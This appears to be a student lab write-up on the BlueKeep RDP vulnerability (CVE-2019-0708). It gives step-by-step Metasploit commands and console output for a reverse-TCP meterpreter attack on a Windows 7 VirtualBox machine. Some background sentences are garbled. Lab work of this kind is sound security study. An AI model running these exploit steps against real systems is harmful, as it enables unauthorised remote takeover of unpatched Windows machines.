CVE 2019-0708

What is CVE

The acronym CVE represents "Common Vulnerabilities and Exposures." It is a system for locating, characterizing, and classifying known vulnerabilities and exposures in hardware and software related to information security. The main goal of the CVE system is to provide vulnerabilities and exposures a standard designation, which will facilitate information sharing and coordination between security experts and businesses as they work to mitigate these threats.

Every CVE entry has a distinct CVE identifier, which takes the form "CVE-YYYY-NNNNN." The identifier consists of a sequential number and the year. An example of a specific vulnerability or exposure found in 2023 is "CVE-2023-12345".The CVE Program, formerly run by MITER Corporation, maintains a database containing CVE entries, which are available to the general public. These entries can also be found on a number of websites and databases pertaining to cybersecurity and vulnerabilities. A CVE entry generally comprises the following: a description of the vulnerability or exposure; details on the hardware or software products that are impacted; the seriousness of the issue; and links to more information or patches that can assist businesses in mitigating the issue.

In conclusion, CVE is an essential part of the cybersecurity environment because it offers a defined and well-recognized technique for locating, monitoring, and controlling security exposures and vulnerabilities.

Because it makes it possible to systematize the reporting and resolution of security issues, it is essential to maintaining the security of hardware and software systems.

CVE 2019-0708 Introduction


BlueKeep (CVE-2019-0708) is a security vulnerability discovered in Microsoft's Remote Desktop Protocol (RDP) implementation that allows for remote code execution.

First reported in May 2019, it is present in all unpatched Windows NTbased versions of Microsoft Windows from Windows 2000 through Windows Server 2008 R2 and Windows 7. Microsoft released a security patch (including out-of-scope updates for several versions of Windows that have reached end-of-life such as Windows XP on May 14, 2019. On August 13, 2019, the related BlueKeep security vulnerability, named DejaBlue, Windows Reported to affect newer Windows versions including 7 and all recent versions of the operating system up to Windows 10 as well as older Windows versions.

Methodology and Results

1.)
For this exploit, we had to use two virtual machines, we had to install Windows 7 and Linux into our oracle vm VirtualBox. Open the windows

7 virtual machine and the linux virtual machine. Then enter a cmd on the windows 7 machine and enter the ipconfig to get the machine 7 IP Address.



2.)

To start exploitation first need to start Metasploit service. Using msfconsole we can start Metasploit framework services. One of the most well-liked and effective penetration testing tools on the market is called Metasploit. Exploit development, testing, and execution against a broad range of targets are made easier with its complete framework. For both novice and seasoned penetration testers, Metasploit is a vital tool because to its vast database of exploits, payloads, and support modules. Users can write their own modules and scripts because to the framework's high degree of extensibility.

3.)

Search bluekeep and see if there is a module.

4.)

We can use a matching tool using index number or Name. “exploit/windows/rdp/cve_2019_0708_bluekeep_rce “enter and type “show options”

```
msf6 > use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show options

Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   RDP_CLIENT_IP    192.168.0.100    yes       The client IPv4 address to report during connect
   RDP_CLIENT_NAME  ethdev           no        The client computer name to report during connect, UNSET = ran
                                               dom
   RDP_DOMAIN                        no        The client domain name to report during connect
   RDP_USER                          no        The username to report during connect, UNSET = random
   RHOSTS                            yes       The target host(s), see https://docs.metasploit.com/docs/using
                                               -metasploit/basics/using-metasploit.html
   RPORT            3389             yes       The target port (TCP)


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.8.116    yes       The listen address (an interface may be specified)
```

```
Exploit target:

   Id  Name
   --  ----
   0   Automatic targeting via fingerprinting
```

5.

We can see **‘RHOST’** is not set but it required set RHOST enter the ‘**set RHOST [*target ip]*’**

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set RHOST 192.168.8.130
RHOST ⇒ 192.168.8.130
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) >
```

6.)

Type “show options “and We can see 'RHOST' is set.

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show options

Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   RDP_CLIENT_IP    192.168.0.100    yes       The client IPv4 address to report during connect
   RDP_CLIENT_NAME  ethdev           no        The client computer name to report during connect, UNSET = ran
                                               dom
   RDP_DOMAIN                        no        The client domain name to report during connect
   RDP_USER                          no        The username to report during connect, UNSET = random
   RHOSTS           192.168.8.130    yes       The target host(s), see https://docs.metasploit.com/docs/using
                                               -metasploit/basics/using-metasploit.html
   RPORT            3389             yes       The target port (TCP)


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.8.116    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

7.)

Which target can benefit from exploit targets?

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show targets

Exploit targets:
================

    Id  Name
    --  ----
⇒   0   Automatic targeting via fingerprinting
    1   Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
    2   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
    3   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)
    4   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)
    5   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)
    6   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)
    7   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)
    8   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)

msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) >
```


8.)

Set target ID


```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set target 2
target ⇒ 2
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) >
```

9.)

Type “show options” and check it. then Type “run “and run it.



```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show options

Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   RDP_CLIENT_IP    192.168.0.100    yes       The client IPv4 address to report during connect
   RDP_CLIENT_NAME  ethdev           no        The client computer name to report during connect, UNSET = ran
                                               dom
   RDP_DOMAIN                        no        The client domain name to report during connect
   RDP_USER                          no        The username to report during connect, UNSET = random
   RHOSTS           192.168.8.130    yes       The target host(s), see https://docs.metasploit.com/docs/using
                                               -metasploit/basics/using-metasploit.html
   RPORT            3389             yes       The target port (TCP)

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.8.116    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

Activate Windows
Go to Settings to activate Windows.
```



```
Exploit target:

   Id  Name
   --  ----
   2   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
```

10.)

Run Successful

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > run

[*] Started reverse TCP handler on 192.168.8.116:4444
[*] 192.168.8.130:3389 - Running automatic check ("set AutoC
heck false" to disable)
[*] 192.168.8.130:3389 - Using auxiliary/scanner/rdp/cve_201
9_0708_bluekeep as check
[+] 192.168.8.130:3389    - The target is vulnerable. The ta
rget attempted cleanup of the incorrectly-bound MS_T120 chan
nel.
[*] 192.168.8.130:3389    - Scanned 1 of 1 hosts (100% compl
ete)
[+] 192.168.8.130:3389 - The target is vulnerable. The targe
t attempted cleanup of the incorrectly-bound MS_T120 channel
.
[*] 192.168.8.130:3389 - Using CHUNK grooming strategy. Size
 250MB, target address 0×fffffa8011e07000, Channel count 1.
[!] 192.168.8.130:3389 - ←———————————— | Entering Danger
 Zone | ————————————→
[*] 192.168.8.130:3389 - Surfing channels ...
[*] 192.168.8.130:3389 - Lobbing eggs ...
[*] Sending stage (200774 bytes) to 192.168.8.130
[*] Sending stage (200774 bytes) to 192.168.8.130
[-] 192.168.8.130:3389 - Exploit failed: IOError closed stre
```

```
.
[*] 192.168.8.130:3389 - Using CHUNK grooming strategy. Size
 250MB, target address 0×fffffa8011e07000, Channel count 1.
[!] 192.168.8.130:3389 - ←———————————— | Entering Danger
 Zone | ————————————→
[*] 192.168.8.130:3389 - Surfing channels ...
[*] 192.168.8.130:3389 - Lobbing eggs ...
[*] Sending stage (200774 bytes) to 192.168.8.130
[*] Sending stage (200774 bytes) to 192.168.8.130
[-] 192.168.8.130:3389 - Exploit failed: IOError closed stre
am
[-] Failed to load client portion of priv.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > [*] M
eterpreter session 2 opened (192.168.8.116:4444 → 192.168.8
.130:49164) at 2023-11-05 02:12:56 +0530
[*] Meterpreter session 1 opened (192.168.8.116:4444 → 192.
168.8.130:49163) at 2023-11-05 02:12:56 +0530
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > [*] 192.168.8.130 - Meterpreter session 1 closed.  Reaso
n: Died
[*] 192.168.8.130 - Meterpreter session 2 closed.  Reason: Died
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) >
```